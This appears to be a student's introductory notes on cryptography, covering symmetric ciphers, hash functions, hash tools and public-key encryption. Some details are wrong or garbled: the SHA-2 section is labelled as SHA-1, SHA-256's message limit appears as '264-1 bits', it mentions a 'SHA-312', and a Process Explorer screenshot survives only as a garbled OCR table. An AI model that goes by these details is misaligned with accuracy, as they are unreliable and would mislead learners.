Cryptography is technique of securing information and communications through use of codes so that only that person for whom the information is intended can understand it and process it. Thus preventing unauthorized access to information. The prefix “crypt” means “hidden” and suffix “graphy” means “writing”.

In Cryptography the techniques which are used to protect information are obtained from mathematical concepts and a set of rule based calculations known as algorithms to convert messages in ways that make it hard to decode it. These algorithms are used for cryptographic key generation, digital signing, verification to protect data privacy, web browsing on internet and to protect confidential transactions such as credit card and debit card transactions.

Techniques used for Cryptography:

In today's age of computers cryptography is often associated with the process where an ordinary plain text is converted to cipher text which is the text made such that intended receiver of the text can only decode it and hence this process is known as encryption. The process of conversion of cipher text to plain text this is known as decryption.

❖ Features of Cryptography

1) Confidentiality

Information can only be accessed by the person for whom it is intended and no other person except him can access it.

2) Integrity

Information cannot be modified in storage or transition between sender and intended receiver without any addition to information being detected.


3) Non-repudiation

The creator/sender of information cannot deny his or her intention to send information at later stage.

4) Authentication


The identities of sender and receiver are confirmed. As well as destination/origin of information is confirmed.

❖ Types of Cryptography



❖ Symmetric Key Cryptography

It is an encryption system where the sender and receiver of message use a single common key to encrypt and decrypt messages. The strength of symmetric key cryptography depends upon the number of key bits. It is relatively faster than asymmetric key cryptography. There arises a key distribution problem as the key has to be transferred from the sender to receiver through a secure channel.




❖ Symmetric algorithms

➤ Data encryption standard (DES)

Data encryption standard (DES) has been found vulnerable against very powerful attacks and therefore, the popularity of DES has been found slightly on decline.

DES is a block cipher, and encrypts data in blocks of size of 64 bit each, means 64 bits of plain text goes as the input to DES, which produces 64 bits of ciphertext. The same algorithm and key are used for encryption and decryption, with minor differences.




DES uses a 56-bit key. Actually, the initial key consists of 64 bits. However, before the DES process even starts, every 8th bit of the key is discarded to produce a 56-bit key. That is bit position 8, 16, 24, 32, 40, 48, 56 and 64 are discarded.

Thus, the discarding of every 8th bit of the key produces a 56-bit key from the original 64-bit key.


DES is based on the two fundamental attributes of cryptography: substitution (also called as confusion) and transposition (also called as diffusion). DES consists of 16 steps, each of which is called as a round. Each round performs the steps of substitution and transposition. Let us now discuss the broad-level steps in DES.

- 1) In the first step, the 64-bit plain text block is handed over to an initial Permutation (IP) function.
 - 2) The initial permutation performed on plain text.
 - 3) Next the initial permutation (IP) produces two halves of the permuted block; says Left Plain Text (LPT) and Right Plain Text (RPT).
 - 4) Now each LPT and RPT to go through 16 rounds of encryption process.
 - 5) In the end, LPT and RPT are rejoined and a Final Permutation (FP) is performed on the combined block
 - 6) The result of this process produces 64-bit cipher text.



➤ Double DES


Double DES is an encryption technique which uses two instances of DES on the same plain text. In both instances it uses different keys to encrypt the plain text. Both keys are required at the time of decryption. The 64-bit plain text goes into first DES instance which is converted into a 64-bit middle text using the first key and then it goes to second DES instance which gives 64-bit ciphertext by using second key.



However double DES uses 112-bit key but gives security level of 2^{56} not 2^{112} and this is because of meet-in-the-middle attack which can be used to break through double DES.

➤ Triple DES


Triple DES is an encryption technique which uses three instance of DES on same plain text. It uses their different types of key choosing technique in first all used keys are different and in second two keys are same and one is different and in third all keys are same.



Triple DES is also vulnerable to meet-in-the middle attack because of which it gives total security level of 2^{112} instead of using 168 bit of key. The block collision attack can also be done because of short block size and using same key to encrypt large size of text. It is also vulnerable to sweet32 attack.

➤ AES

AES stands for Advanced Encryption Standard and is a majorly used symmetric encryption algorithm. It is mainly used for encryption and protection of electronic data. It was used as the replacement of DES (Data encryption standard) as it is much faster and better than DES. AES consists of three block ciphers and these ciphers are used to provide encryption of data.




AES is an iterative rather than Feistel cipher. It is based on 'substitution–permutation network'. It comprises of a series of linked operations, some of which involve replacing inputs by specific outputs (substitutions) and others involve shuffling bits around (permutations).

Interestingly, AES performs all its computations on bytes rather than bits. Hence, AES treats the 128 bits of a plaintext block as 16 bytes. These 16 bytes are arranged in four columns and four rows for processing as a matrix.


Unlike DES, the number of rounds in AES is variable and depends on the length of the key. AES uses 10 rounds for 128-bit keys, 12 rounds for 192-bit keys and 14 rounds for 256-bit keys. Each of these rounds uses a different 128-bit round key, which is calculated from the original AES key.

The schematic of AES structure is given in the following illustration

Encryption Process:



Each round comprises of four sub-processes.



➤ RC4

RC4 is a stream cipher and variable length key algorithm. This algorithm encrypts one byte at a time (or larger units on a time).

A key input is pseudorandom bit generator that produces a stream 8-bit number that is unpredictable without knowledge of input key, the output of the generator is called key-stream, is combined one byte at a time with the plaintext stream cipher using X-OR operation.


Key-Generation Algorithm:

- I. Key-Scheduling Algorithm
- II. Pseudo random generation algorithm (Stream Generation)
- III. Encrypt using X-Or()

➤ Blowfish

- ✓ block Size: 64-bits
- ✓ key Size: 32-bits to 448-bits variable size
- ✓ number of subkeys: 18 [P-array]
- ✓ number of rounds: 16
- ✓ number of substitution boxes: 4 [each having 512 entries of 32-bits each]

Blowfish Encryption Algorithm:



Encrypting Steps:

- I. Generation of subkeys
- II. Initialize Substitution Boxes
- III. Encryption

Decryption: The decryption process is similar to that of encryption and the subkeys are used in reverse


➤ Twofish

Like Blowfish, Twofish uses block ciphering. Twofish uses a single key of any length up to 256 bits and is said to be efficient both for software that runs in smaller processors such as those in smart cards and for embedding in hardware. It allows implementers to trade off encryption speed, key setup time, and code size to balance performance. Twofish is unpatented, license-free, and freely available for use.

❖ Hashes

There is no usage of any key in this algorithm. A hash value with fixed length is calculated as per the plain text which makes it impossible for contents of plain text to be recovered. Many operating systems use hash functions to encrypt passwords.


This process ensures integrity of the message as the hash value on both, sender's and receiver's side should match if the message is unaltered.



❖ Hashing algorithms

➤ Message Digest

Message Digest is used to ensure the integrity of a message transmitted over an insecure channel (where the content of the message can be changed). The message is passed through a Cryptographic hash function. This function creates a compressed image of the message called Digest.



This message and digest pair is equivalent to a physical document and fingerprint of a person on that document. Unlike the physical document and the fingerprint, the message and the digest can be sent separately.

Most importantly, the digest should be unchanged during the transmission.

The cryptographic hash function is a one-way function, that is, a function which is practically infeasible to invert. This cryptographic hash function takes a message of variable length as input and creates a digest / hash / fingerprint of fixed length, which is used to verify the integrity of the message.

Message digest ensures the integrity of the document. To provide authenticity of the message, digest is encrypted with sender's private key. Now this digest is called digital signature, which can be only decrypted by the receiver who has sender's public key. Now the receiver can authenticate the sender and also verify the integrity of the sent message.

The hash algorithm MD5 is widely used to check the integrity of messages. MD5 divides the message into blocks of 512 bits and creates a 128-bit digest (typically, 32 Hexadecimal digits). It is no longer considered reliable for use as researchers have demonstrated techniques capable of easily generating MD5 collisions on commercial computers.

The weaknesses of MD5 have been exploited by the Flame malware in 2012.

➤ SHA-1

SHA-1 or Secure Hash Algorithm 1 is a cryptographic hash function which takes an input and produces a 160-bit (20-byte) hash value. This hash value is known as a message digest. This message digest is usually then rendered as a hexadecimal number which is 40 digits long. It is a U.S. Federal Information Processing Standard and was designed by the United States National Security Agency.

SHA-1 is now considered insecure since 2005. Major tech giants browsers like Microsoft, Google, Apple and Mozilla have stopped accepting SHA-1 SSL certificates by 2017.

Input : hello world

Output : 2aae6c35c94fcfb415dbe95f408b9ce91ee846ed

➤ SHA-2


SHA-1 is also a cryptographic hash function which is designed by United States National Security Agency. It is constructed using the Merkle-Damgård structure from a one-way compression function. The compression function used is constructed using the Davies-Meyer structure from a classified block cipher. It was first published in 2001. It is successor to SHA-1.

➤ SHA-256

SHA-256 is a more secure and newer cryptographic hash function that was launched in 2000 as a new version of SHA functions and was adopted as FIPS standard in 2002. It is allowed to use a hash generator tool to produce a SHA256 hash for any string or input value. Also, it generates 256 hash values, and the internal state size is 256 bit and the original message size is up to 264-1 bits.

❖ Hash generating tools

➤ Online md5




➤ Hash my files

Filename	MD5	SHA1	CRC32	SHA-256	SHA-312	SH
readme.txt	ad5e4c5b974d6701a6f7b1edb0f64568	9e1622d752de9ed7ad34cccf78372a1bbec41...	Tc04b082	6660942893f13d75d8d2b5333a17a57632bd3...	ba067977421ef5aa1521729eeab0be5e7107e3...	49
assignment 23.docx	a448fe9723210965c77fd87ade07ee8cc	e6fb0c07100fa84f054bbe866ff330174c3ac932	b41b1e16	59ed3be7d8f8da55408691a48b2c1a29789a9...	f01f3fffc89f34e66a4344e654#bd7651c5f15d4...	1a

➤ Microsoft FCIV

➤ Md5 calculator

➤ Hash calc




➤ Process explorer (sys internal tools)

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-CTLEBFR\SACHINTHA]						
File	Options	View	Process	Find	Users	Help
Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
services.exe	0.01	3,720 K	5,752 K	832		The system canno...
svchost.exe	0.04	8,900 K	14,880 K	964	Host Process for Windows S...	Microsoft Corporation
RPCEventBroker.exe						
ShellExperienceHost.exe	Susp...	25,664 K	62,744 K	3072	Windows Shell Experience H...	Microsoft Corporation
SearchHost.exe	16.40	50,144 K	138,680 K	8883	Search and Cortana applicat...	Microsoft Corporation
WinPrvSE.exe	0.03	1,940 K	7,484 K	8784		The system canno...
SystemHost.exe	Susp...	10,352 K	6,380 K	2032	Microsoft Broker	Microsoft Corporation
WmPrvSE.exe		2,900 K	9,120 K	7192		The system canno...
lsvhost.exe		6,812 K	8,912 K	80	Host Process for Windows S...	Microsoft Corporation
evcheck.exe	0.01	22,976 K	41,884 K	1040	Host Process for Windows S...	Microsoft Corporation
shot.exe		4,236 K	18,152 K	6620	Shell Infrastructure Host	Microsoft Corporation
tasklistw.exe		12.77	13,448 K	23,176	8052 Host Process for Windows T...	Microsoft Corporation
taskkillw.exe			1,376 K	6,552 K	4404 Host Process for Windows T...	Microsoft Corporation
taskquery.exe			1,184 K	5,840 K	7672	The system canno...
evcheck.exe	< 0.01	92,056 K	100,408 K	1080	Host Process for Windows S...	Microsoft Corporation
taskhost.exe		5,652 K	10,200 K	2412		The system canno...
WUDHost.exe		1,656 K	6,980 K	9804		The system canno...
evcheck.exe		13,300 K	20,688 K	1248	Host Process for Windows S...	Microsoft Corporation
evcheck.exe		20,256 K	22,804 K	1256	Host Process for Windows S...	Microsoft Corporation
audiodg.exe		12,964 K	16,588 K	5288		The system canno...
evcheck.exe		15,772 K	21,036 K	1264	Host Process for Windows S...	Microsoft Corporation
ghcUIService.exe		2,948 K	4,640 K	1380	ghcUIService Module	Intel Corporation
evcheck.exe		5,532 K	7,748 K	1416	Host Process for Windows S...	Microsoft Corporation
IntelCofnfgSvc.exe		2,328 K	4,032 K	1512	IntelCofnfgSvc Executable	Intel Corporation
emn.exe	0.03	155,824 K	274,828 K	1520	ESET Service	ESET
equalProg.exe	< 0.01	4,896 K	12,156 K	3656	ESET Proxy GUI	ESET
evcheck.exe		12,000 K	17,408 K	1776	Host Process for Windows S...	Microsoft Corporation
spooler.exe		7,800 K	11,200 K	1952	Spooler SubSystem App	Microsoft Corporation
evcheck.exe		1,484 K	3,424 K	1796	Host Process for Windows S...	Microsoft Corporation
evcheck.exe	< 0.01	8,904 K	14,944 K	2052	Host Process for Windows S...	Microsoft Corporation
GoogleInputService.exe	0.05	1,536 K	2,476 K	2072	Google Input Tools	Google Inc.
GoogleInputHandler.exe	0.02	5,512 K	15,868 K	10132	Google Input Tools	Google Inc.
OfficeClickToRun.exe		34,108 K	22,532 K	2082	Microsoft Office Click-to-Run	Microsoft Corporation
plmrvs.exe		1,458 K	2,480 K	2128	Input Printer Scanner Fix E...	Microsoft Corporation
evcheck.exe		2,524 K	5,456 K	2264	Host Process for Windows S...	Microsoft Corporation
evcheck.exe		5,904 K	14,320 K	2316	Host Process for Windows S...	Microsoft Corporation
SearchIndexer.exe		52,084 K	49,660 K	2380	Microsoft Windows Search I...	Microsoft Corporation
IAStorDataMg-Svc.exe		28,872 K	16,560 K	5520	IAStorDataSvc	Intel Corporation
evcheck.exe		6,996 K	23,284 K	10100	Host Process for Windows S...	Microsoft Corporation
lsm.exe		7,600 K	12,028 K	864	Local Security Authority Proc...	Microsoft Corporation
cors.exe	0.30	2,036 K	6,844 K	5064		The system canno...
winlogon.exe		1,776 K	7,388 K	7960		The system canno...
dmv.exe	0.34	62,240 K	65,820 K	844		The system canno...
londrvhost.exe		668 K	2,552 K	764		The system canno...
explorer.exe	0.02	57,292 K	113,004 K	3788	Windows Explorer	Microsoft Corporation
newReloader.exe		1,171 K	1,171 K	844	Adobe Reader	Adobe Systems Incorporated
AcroRd32.exe	0.06	99,980 K	115,776 K	8916	Adobe Reader	Adobe Systems Incorporated

❖ Asymmetric key cryptography

It is also known as public key cryptography because it involves usage of a public key along with secret key. It solves the problem of key distribution as both parties use different keys for encryption/decryption. It is not feasible to use for decrypting bulk messages as it is very slow compared to symmetric key cryptography.



Asymmetric encryption uses a mathematically related pair of keys for encryption and decryption: a public key and a private key. If the public key is used for encryption, then the related private key is used for decryption; if the private key is used for encryption, then the related public key is used for decryption.

The two participants in the asymmetric encryption workflow are the sender and the receiver; each has its own pair of public and private keys. First, the sender obtains the receiver's public key. Next, the plaintext -- or ordinary, readable text -- is encrypted by the sender using the receiver's public key; this creates ciphertext. The ciphertext is then sent to the receiver, who decrypts the ciphertext with their private key and returns it to legible plaintext.

